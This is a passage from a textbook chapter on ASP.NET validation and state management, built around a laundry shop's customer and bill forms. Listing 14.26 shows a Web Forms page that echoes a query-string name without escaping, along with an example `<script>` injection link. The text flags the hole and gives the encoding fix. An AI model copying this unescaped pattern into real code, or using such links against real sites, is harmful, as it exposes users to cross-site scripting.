Binding can fail on its own: `yesterday` cannot become a `DateOnly`, and binding writes an error for that field, with a message from the provider configured in **Listing 14.16**. The `ValidateComplexTypesIfChildValidationFails` option in the same listing changes one default: normally, `Validate` is not called when a property attribute has already failed, on the theory that the object is broken anyway. At a shop counter it is kinder to show all problems at once, so the option asks for `Validate` to run regardless — which is why the test output in Section 14.2.4 lists the date of birth together with the other six messages.

When the model is invalid, `OnPost` sets the status to 422 and returns `Page()`. The same page is drawn again, and because `Input` still holds what was typed, every field comes back filled — the place of birth `Surabaya` in the test output. That is how Razor Pages "remembers" a form after a failed post, and it is worth noticing now, because it is exactly the job that view state did in Web Forms.

When the model is valid, the handler trims the texts, stores the phone in its normal form, hashes the password if there is one (Section 14.12), and stores the customer. It then puts a sentence into `TempData` and returns `RedirectToPage(…)`, which answers **302 Found** with a `Location` header. Section 14.7.4 explains why a successful POST must end in a redirect.

14.4.5 The page: asp-for and asp-validation-for

Listing 14.21 is the page itself.

Listing 14.21 `New.cshtml`: tag helpers draw each label, input and message from the model, and the scripts partial switches on client-side validation.

```
@page "/customers/new"
@model LaundryState.Pages.Customers.NewModel
@{
    ViewData["Title"] = "New customer";
}
<h1>New customer</h1>
<form method="post">
    <div asp-validation-summary="All" class="summary"><strong>Please correct the
following:</strong></div>

    <label asp-for="Input.Name">Name</label>
    <input asp-for="Input.Name">
    <span asp-validation-for="Input.Name" class="error"></span>

    <fieldset>
        <legend>Gender</legend>
        <label><input asp-for="Input.Gender" type="radio" value="f"> female</label>
        <label><input asp-for="Input.Gender" type="radio" value="m"> male</label>
        <span asp-validation-for="Input.Gender" class="error"></span>
    </fieldset>

    <label asp-for="Input.Birthdate">Date of birth</label>
    <input asp-for="Input.Birthdate">
    <span asp-validation-for="Input.Birthdate" class="error"></span>

    <label asp-for="Input.Place">Place of birth</label>
    <input asp-for="Input.Place">
    <span asp-validation-for="Input.Place" class="error"></span>

    <label asp-for="Input.Address">Address</label>
    <input asp-for="Input.Address">
    <span asp-validation-for="Input.Address" class="error"></span>

    <label asp-for="Input.Phone">Mobile phone</label>
    <input asp-for="Input.Phone" placeholder="0812-3456-7890">
    <span asp-validation-for="Input.Phone" class="error"></span>

    <label asp-for="Input.Email">E-mail</label>
    <input asp-for="Input.Email">
    <span asp-validation-for="Input.Email" class="error"></span>

    <label asp-for="Input.Password">Online password (optional)</label>
    <input asp-for="Input.Password">
    <span asp-validation-for="Input.Password" class="error"></span>
```

Listing 14.21 (Continued) *New.cshtml: tag helpers draw each label, input and message from the model, and the scripts partial switches on client-side validation.*

```
    <label asp-for="Input.ConfirmPassword">Repeat the password</label>
    <input asp-for="Input.ConfirmPassword">
    <span asp-validation-for="Input.ConfirmPassword" class="error"></span>

    <button>Register</button>
</form>

@section Scripts {
    <partial name="_ValidationScriptsPartial" />
}
```

Three tag helpers carry the page.

`asp-for="Input.Phone"` on an `<input>` writes `name="Input.Phone"` and `id="Input_Phone"` for model binding, `value="…"` from the model so that a redisplayed form keeps what was typed, the `type` from the property, and the `data-val-*` attributes of its rules. On a `<label>` it writes `for="Input_Phone"`.

`asp-validation-for="Input.Phone"` on a `<span>` is the place for that field's message. It is empty when the field is fine, filled by the server after a failed POST, and filled by the browser script as soon as the person leaves a wrong field.

`asp-validation-summary="All"` on a `<div>` is the `ValidationSummary`. With `All` it lists every message; with `ModelOnly` it lists only the messages that belong to no field. The `<strong>` heading inside it stays hidden while there is nothing to list, because the site's CSS hides the class `validation-summary-valid` that the helper uses in that case.

14.4.6 Unobtrusive client validation

Now the browser half. **Listing 14.21** ends with `<partial name="_ValidationScriptsPartial" />`, which loads four scripts: jQuery, the jQuery Validation plugin [6], Microsoft's *unobtrusive* adapter for it, and this chapter's own adapter for the Indonesian mobile rule. "Unobtrusive" means that the page contains no validation JavaScript of its own: the rules are written as HTML attributes, and the script reads them. Here is the real HTML that the tag helpers produced for two of the customer inputs and for the rack of the bill draft:

```
<input placeholder="0812-3456-7890"
       type="text"
       data-val="true"
       data-val-idmobile="Enter an Indonesian mobile number such as 0812-3456-7890 or
&#x2B;62 812 3456 7890."
       data-val-required="Enter a mobile phone number."
       id="Input_Phone"
       name="Input.Phone"
       value="">

<input type="password"
       data-val="true"
       data-val-equalto="The two passwords do not match."
       data-val-equalto-other="*.Password"
       id="Input_ConfirmPassword"
       name="Input.ConfirmPassword">

<input placeholder="B07"
       size="4"
       type="text"
       data-val="true"
       data-val-regex="A rack is a letter A to C and a number 01 to 20, for example B07."
       data-val-regex-pattern="^[A-Ca-c](0[1-9]|1[0-9]|20)$"
       data-val-required="Choose a rack."
       id="Line_Rack"
       name="Line.Rack"
       value="">
```

Every rule of the model is visible: `data-val-required` from `[Required]`, `data-val-idmobile` from the custom attribute, `data-val-equalto` with `data-val-equalto-other="*.Password"` from `[Compare]`, and `data-val-regex` with its pattern from `[RegularExpression]`. The unobtrusive script reads these attributes when the page loads and gives each field the matching jQuery Validation rules. Nothing about the rules was written twice by hand — except for the custom rule, for which the script needs to be told what `idmobile` means. **Listing 14.22** tells it.

Listing 14.22 `indonesian-mobile.js`: the browser half of `[IndonesianMobile]` — a jQuery Validation method called `idmobile` and an adapter that connects it to `data-val-idmobile`.

```
// The browser half of [IndonesianMobile]. The server half is Models/Phone.cs;
// both apply the same rule, and only the server's verdict counts.
(function ($) {
    function normalize(raw) {
        var s = String(raw).replace(/[\s\-.()]/g, "");
        if (s.indexOf("+62") === 0) s = "0" + s.slice(3);
        else if (s.indexOf("62") === 0) s = "0" + s.slice(2);
        return /^08[1-9][0-9]{7,10}$/.test(s) ? s : null;
    }
    $.validator.addMethod("idmobile", function (value, element) {
        return this.optional(element) || normalize(value) !== null;
    });
    $.validator.unobtrusive.adapters.addBool("idmobile");   // reads data-val-idmobile
})(jQuery);
```

`$.validator.addMethod("idmobile", …)` teaches the plugin a new rule. `this.optional(element)` returns `true` for an empty field, exactly as `IsValid` returns `true` for `null`. And `$.validator.unobtrusive.adapters.addBool("idmobile")` tells the unobtrusive script that whenever it finds `data-val-idmobile`, it should switch the rule on and use the attribute's value as the message.

Figure 14.12 shows the result in a real browser. The screenshot was taken by the chapter's `tests/screenshots.py`, which filled the form with the same wrong values as the test in Section

14.2.4 and pressed **Register**; it also counted the POST requests that the browser sent, and the count was zero.



Figure 14.12 The customer form stopped in the browser: eight messages, each next to its field and all of them in the summary. The browser sent nothing. The date-of-birth rule of `Validate` is missing here, because it exists only on the server.

Compare **Figure 14.12** with the server's answer in Section 14.2.4 and you find one honest difference. The browser reports *Enter the date of birth.* because that field was empty; the server, which received `2031-01-01`, reports *Enter a date of birth in the past, at most 120 years ago.* — a rule that lives only in `Validate`, and therefore only on the server. Client validation is a subset of server validation, never the other way round.

Browsers also validate natively [7] — `<input required>`, `<input type="email">` — with their own messages; the unobtrusive script switches that off with `novalidate` so that messages look the same everywhere. The PHP, Java and Flask tracks have no client-side validation at all: the server alone is enough for correctness.

14.4.7 Rules that need the database

Some rules cannot be written as attributes, because they depend on data that only the server has. The bill draft of Section 14.7.3 adds lines — a service, a number of units and a rack — and **Listing 14.23** is one line as the form sends it.

Listing 14.23 `BillLineInput.cs`: a line of the bill draft. `[Range(1, 999)]` enforces the Laundry rule that units are whole numbers, and the rack pattern allows `A01` to `C20`.

```
using System.ComponentModel.DataAnnotations;

namespace LaundryState.Models;

/// <summary>One line of the bill draft: a service, how many units, which rack.
/// There is deliberately no price here: the server computes it (BR-1).</summary>
public class BillLineInput
{
    [Required(ErrorMessage = "Choose a service.")]
    public string? ServiceId { get; set; }

    [Required(ErrorMessage = "Enter the number of units.")]
    [Range(1, 999, ErrorMessage = "Enter a whole number from 1 to 999; round kilograms
up.")]
    public int? Units { get; set; }

    [Required(ErrorMessage = "Choose a rack.")]
    [RegularExpression("^[A-Ca-c](0[1-9]|1[0-9]|20)$",
        ErrorMessage = "A rack is a letter A to C and a number 01 to 20, for example
B07.")]
    public string? Rack { get; set; }
}
```

`[Range(1, 999)]` on an `int?` expresses two Laundry business rules at once: units are whole numbers (a weight of 3.2 kg is rounded **up** to 4, and the cashier types 4), and they are positive. The rack pattern `^[A-Ca-c](0[1-9]|1[0-9]|20)$` accepts the sixty racks `A01` to `C20` and accepts lower case, because the handler converts `b10` to `B10`.

Three more rules need the server's knowledge, and the handler of Section 14.7.3 adds them with `ModelState.AddModelError`: the service must exist in the price list; the rack must not already be used by another line of the same draft; and the rack must not hold another customer's open bill at this outlet. The test program tried all of them:

```
add 0 units, rack D01       422: Enter a whole number from 1 to 999; round kilograms up. |
A rack is a letter A to C and a number 01 to 20, for example B07.
add 2.5 units               422: Enter a whole number from 1 to 999; round kilograms up.
add service S0099           422: Choose a service from the price list.
add rack B08                422: Rack B08 is already taken at O01; choose another.
add rack B09 again          422: Rack B09 is already in this draft.
```

Each refusal came back as 422 with a message that tells the cashier what to do. `0 units, rack D01` produced two messages at once, one from `[Range]` and one from `[RegularExpression]`. `2.5 units` failed during *binding*, because `2.5` is not an integer, and the message came from the binding message provider of **Listing 14.16**. `S0099` is not in the price list. Rack `B08` at outlet O01 already holds an unfinished bill in the sample data, and rack `B09` had just been used by the first line of the same draft. The last three are the **contradictory** data of **Table 14.1**: each value is well-formed alone, and wrong only in the light of what the server knows.

> **EXAMPLE.** A cashier adds 5 kg of wash-and-fold (S0001, Rp 8.000 per kg) on rack `B09` and one bed cover (S0008, Rp 35.000 per item) on rack `b10`. The server looks the prices up: $5 \times 8000 = 40000$ and $1 \times 35000 = 35000$, so the draft total is $40000 + 35000 = 75000$, shown as Rp 75.000. A third line of 2 kg ironing (S0003, Rp 6.000 per kg) adds $2 \times 6000 = 12000$ and the total becomes Rp 87.000; removing it brings the total back to Rp 75.000. The test output in Section 14.7.3 shows exactly these three totals.

14.5 HTTP Forgets: the Problem of State

14.5.1 Every request meets a new page

In traditional web programming, every time a page is posted to the server, a **new instance** of the page is created to answer it, and it is thrown away as soon as the answer has been sent. All the information about the page and its controls is gone when the person moves to another page. If someone types a name into a text box and then navigates away, the name is gone: there is no object anywhere that still holds it.

This is the design of HTTP: each request is complete in itself, and the protocol keeps no memory between requests [1]. It is why the web scales — any server in a farm can answer any request — and why every interactive application must *build* its memory out of parts.

To see what one request carries, Web Forms offers the `Request` object. **Listing 14.24** prints every name and value that arrived, both from the query string and from the form.

Listing 14.24 `01HttpRequest.aspx.cs` (Web Forms, not run here): `Request.QueryString` and `Request.Form` are dictionaries of everything the browser sent with this one request.

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;

public partial class _01HttpRequest : System.Web.UI.Page {
    protected void SubmitClick(object sender, EventArgs e) {
        lblExplanation.Text = "Query string<br>";
        foreach (string par in Request.QueryString.Keys) {
            lblExplanation.Text += par + " = " +
                Request.QueryString[par] + "<br>";
        }
        lblExplanation.Text += "<br>Form parameters<br>";
        foreach (string par in Request.Form.Keys) {
            lblExplanation.Text += par + " = " +
                Request.Form[par] + "<br>";
        }
    }
}
```

The page (`01HttpRequest.aspx` in the code folder) has a first name, a last name, a check box and a **Submit** button. **Figure 14.13** shows what arrived after one click.



Figure 14.13 The form parameters of one postback, printed by **Listing 14.24**: the three fields the person filled in, the button that was pressed — and three hidden fields that Web Forms added, `__VIEWSTATE`, `__VIEWSTATEGENERATOR` and `__EVENTVALIDATION`.

Figure 14.13 is the most useful picture in this half of the chapter. The query string is empty. The form contains `TextBox1 = Danaya`, `TextBox2 = Kalashnikova`, `CheckBox1 = on` and `btnSubmit = Submit`, which the person caused. It also contains three values the person never saw. They are the whole secret of Web Forms' "memory": the page's state was written into the previous response as hidden fields, and the browser has just sent it back. Nothing on the server remembered anything.

14.5.2 Redirecting, and passing a value along

The `Response` object is the other half. `Response.Redirect(url)` tells the browser to make a new request to another address, and the only way to take a value along is to put it into that address. **Listing 14.25** does exactly that.

Listing 14.25 `02HttpResponse.aspx.cs` (Web Forms, not run here): the click handler redirects to `02Welcome.aspx` and passes the typed name in the query string.

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;

public partial class _02HttpResponse : System.Web.UI.Page {
    protected void SubmitClick(object sender, EventArgs e) {
        Response.Redirect("02Welcome.aspx?name=" + txtName.Text);
    }
}
```

Listing 14.26 reads the name from the query string and greets.

Listing 14.26 `02Welcome.aspx` (Web Forms, not run here): `Request.QueryString["name"]` printed with `<%= %>`. The greeting works — and the page is open to cross-site scripting.

```
<%@ Page Language="C#" AutoEventWireup="true"%>

<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title>HttpResponse: Welcome</title>
</head>
<body>
    Welcome <%= Request.QueryString["name"] %>, nice to meet you!
</body>
</html>
```



Figure 14.14 The welcome page reached by the redirect of **Listing 14.25**: the name travelled in the address, as `02Welcome.aspx?name=Danaya Kalashnikova`.

Figure 14.14 shows the greeting. It also hides two faults that are worth fixing in your head right now. First, the redirect builds the address by gluing text: a name with `&` or `#` in it breaks the address, so the value should be encoded with `HttpUtility.UrlEncode`. Second, and much more serious, `<%= Request.QueryString["name"] %>` writes the value into the page **without escaping it**. A link to `02Welcome.aspx?name=<script>…</script>` would run that script in the browser of whoever clicks it. The fix is `<%: … %>`, the encoding form of the expression, or `HttpUtility.HtmlEncode`. Everything that arrives in a query string is input.

14.5.3 A map of the mechanisms

To overcome the forgetting, ASP.NET offers a list of options, and the list is worth learning because every web platform has the same list under other names: **view state, control state, hidden fields, cookies, query strings, application state, session state, and profile properties** [8]. The first five keep the data **on the client**, in the page or in the browser; the last three keep it **in memory or storage on the server**. **Figure 14.15** draws the list and, on the right, what each mechanism becomes in Razor Pages and in this chapter's other tracks.



Figure 14.15 The state-management options of ASP.NET Web Forms, grouped by where the data is kept, with the tool that does the same job in Razor Pages today.

With **client-based state management**, no information is maintained on the server between round trips; the page or the browser carries it, and sends it back. With **server-based state management**, the server keeps the information and the browser carries at most a key to it. Server-based state sends less data over the network and exposes less to the person at the keyboard, but it uses the server's memory or storage, and memory is the scarcest thing a busy server has.

The three server-side scopes are drawn in **Figure 14.16**, which is worth reading slowly.



Figure 14.16 Page state travels with each request and response; session state belongs to one client's series of requests; application state belongs to every page of the application and is shared by all clients.

Each horizontal arrow in **Figure 14.16** is one request or one response. **Page state** — view state — travels *on* the arrows: it is written into a response and comes back with the next request. **Session state** is the yellow band: it belongs to one client, lasts across several requests, and each client has its own band. **Application state** is the teal box on the right: it belongs to the whole application, the pages `x.aspx`, `y.aspx` and `z.aspx` of `/Samples` alike, and every client sees the same one.

The differences between the three are precise and worth memorizing:

- **View state** is available only within the page that wrote it. It is stored in a hidden field called `__VIEWSTATE`, so it is lost when the person navigates to another page or closes the browser. All Web Forms controls use it to keep their values across postbacks. It is read and written as `ViewState["counter"] = counterVal;` and `int counterVal = (int) ViewState["counter"];`.
- **Session state** is available on every page, but only for one session: it is like global data for a single user. It is stored on the web server and cleared when the session times out — by default after 20 minutes without a request, a number that `web.config` can change. It is used as `Session["cart"] = shoppingCart;` and `DataTable shoppingCart = (DataTable) Session["cart"];`.
- **Application state** is available on every page and in every session: it is like global data for all users. It is stored on the web server and cleared when the process that hosts the application restarts. It is used as `Application["database"] = databaseName;` and `string databaseName = (string) Application["database"];`.

One more way of looking at the same list helps with the choice. Every mechanism answers two questions: *who can see this value?* and *how long does it live?* **Figure 14.17** places each mechanism on those two axes.



Figure 14.17 Each state mechanism by its scope (who can see it) and its lifetime (how long it lives). Choosing a mechanism means choosing a point on this chart.

When you need to keep something, find the point on **Figure 14.17** that matches the need, and the mechanism is chosen. The bill draft belongs to one cashier's browser and must live for a few minutes: session. The counter's outlet belongs to one computer and must survive for weeks: cookie. The message "Customer C0257 registered" must survive one redirect and then vanish: TempData. The price list is the same for everyone and may be kept until it changes: the application cache. The bills themselves belong to everyone and must last for years: the database. **Table 14.4** gathers the whole comparison, including the advantages and disadvantages usually listed for each mechanism, corrected where the usual lists are misleading.

Table 14.4 Every state mechanism of the chapter compared. The Laundry column says where this chapter uses each one.

Mechanism	Kept where	Scope; lifetime	Advantages	Disadvantages	Laundry use
View state	Hidden field in the page	One page; its postbacks	Easy; no server memory	Travels both ways on every postback; readable Base64, not encrypted by default; lost on navigation	None: fields are re-rendered from the model
Control state	Hidden field in the page	One control; its postbacks	Cannot be switched off with view state	Needs code	None
Hidden field	The form	One form; one round trip	No server memory; simple; works everywhere	Visible and editable; only with POST	Customer id of the draft; CSRF token
Query string	The address	One link; as long as the link exists	Bookmarkable; simple	Visible, logged, shared; about 2,000 characters; only with GET	`?customer=C0257`; `?count=2`
Cookie	The browser	One browser and site; until closed or expired	Survives visits; no server memory	About 4 KB; can be refused or deleted; editable unless protected	The counter's outlet
Session	Server, key in a cookie	One browser; minutes of inactivity	Private; convenient	Server memory; lost on restart unless stored outside	The bill draft; the lab counter
TempData	Session or cookie	One browser; until read once	Made for messages after a redirect	Read once, then gone, by design	Flash messages
Application state, cache	Server memory	Everyone; until restart or expiry	Shared; fast	Must be thread-safe; lost on restart	The price list; the lab counter
Profile, database	Database	One user or everyone; until deleted	Durable; survives restarts and server farms	Slower; needs a schema and care with personal data	Customers and bills

14.6 State Kept by the Client

14.6.1 View state

The `ViewState` property of a Web Forms page is a dictionary for keeping values between requests *for the same page*, and it is the default way in which the page keeps the values of its controls between round trips. When the page is processed, the state of the page and its controls is serialized into a string and saved in the page as a hidden field — or several hidden fields, if the string is longer than the page's `MaxPageStateFieldLength`. When the page is posted back, the page parses that string during initialization and restores the properties. You can put your own values into view state too, as `ViewState["counter"] = counterVal;`.

Listing 14.27 stores the content of a text box in view state and shows it.

Listing 14.27 `03ViewState.aspx.cs` (Web Forms, not run here): on the first request view state is empty and the label says so; on every postback the text box's value is saved in view state and shown.

```
using System;
using System.Web.UI;

public partial class ViewState : System.Web.UI.Page {
    protected void Page_Load(object sender, EventArgs e) {
        if (ViewState["Name"] != null) {
            ViewState["Name"] = TextBox1.Text;
            Label1.Text = ViewState["Name"].ToString();
        } else {
            ViewState["Name"] = "No Value in View State";
            Label1.Text = ViewState["Name"].ToString();
        }
    }
    protected void Button1_Click(object sender, EventArgs e) {
    }
}
```

Trace it. On the first request (a GET), `ViewState["Name"]` is `null`, so the `else` branch writes *No Value in View State* into both view state and the label. That value is serialized into `__VIEWSTATE` in the response. The person types *Hi, it's me!* and presses **Button**: the browser posts the form, including `__VIEWSTATE`. During initialization the page restores `ViewState["Name"]` from the hidden field, so in `Page_Load` it is no longer `null`, and the first branch copies the text box into view state and into the label. **Figure 14.18** shows the postback.



Figure 14.18 Listing 14.27 after a postback: the value typed into the box has been saved in view state and is shown in the label.

The hidden field itself is visible in the page's source, and **Figure 14.19** shows it — here from the hidden-field example of Section 14.6.3, which has the same machinery.

```
view-source:localhost/MyState/05HiddenField.aspx
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" >
<head><title>
    Hidden Field
</title></head>
<body>
    <form method="post" action="./05HiddenField.aspx" id="form1">
<div class="aspNetHidden">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="eov/0rX
 D7PB6hN0Irwk…" />
</div>

<div class="aspNetHidden">
    <input type="hidden" name="__VIEWSTATEGENERATOR" id="__VIEWSTATEGEN
 ERATOR" value="ED5EA427" />
    <input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATIO
 N" value="VrW179/mmj8ozmI…" />
</div>
    <div>
            
        <input type="submit" name="Button1" value="No Action Button" id
 ="Button1" /> 
        <input type="hidden" name="HiddenField1" id="HiddenField1" valu
 e="2" />
    </div>
        <strong>         <br />
           Click counter</strong> (Saved in Hidden Field) :&n
 bsp;
        <span id="Label1">2</span>
    </form>
</body>
</html>
```

Figure 14.19 The source of a Web Forms page as the browser received it: `__VIEWSTATE` with a long Base64 value (shortened here, as are the other two, to its first characters and an ellipsis), `__VIEWSTATEGENERATOR`, `__EVENTVALIDATION`, and the page's own hidden field `HiddenField1` with the value `2`.

Three facts about view state are often stated wrongly, so they are stated carefully here.

View state is not encrypted by default. It is serialized and encoded in Base64, which anyone can decode. What *is* on by default is a **message authentication code** (MAC): a keyed hash of the content, appended to it, which lets the server detect that a person has altered the field. So view state is protected against *tampering* but not against *reading*. Encryption can be switched on with `ViewStateEncryptionMode`, and on a server farm every server must share the same machine key, or a postback that arrives at a different server fails its MAC check. Never put a secret in view state.

View state costs bandwidth twice. It goes to the browser in the response and comes back in the request, on every postback. A grid of a few hundred rows can produce a view state of hundreds of kilobytes, which is why view state is often switched off where it is not needed.

View state can be switched off at four levels. **Listing 14.28** shows them from the widest to the narrowest.

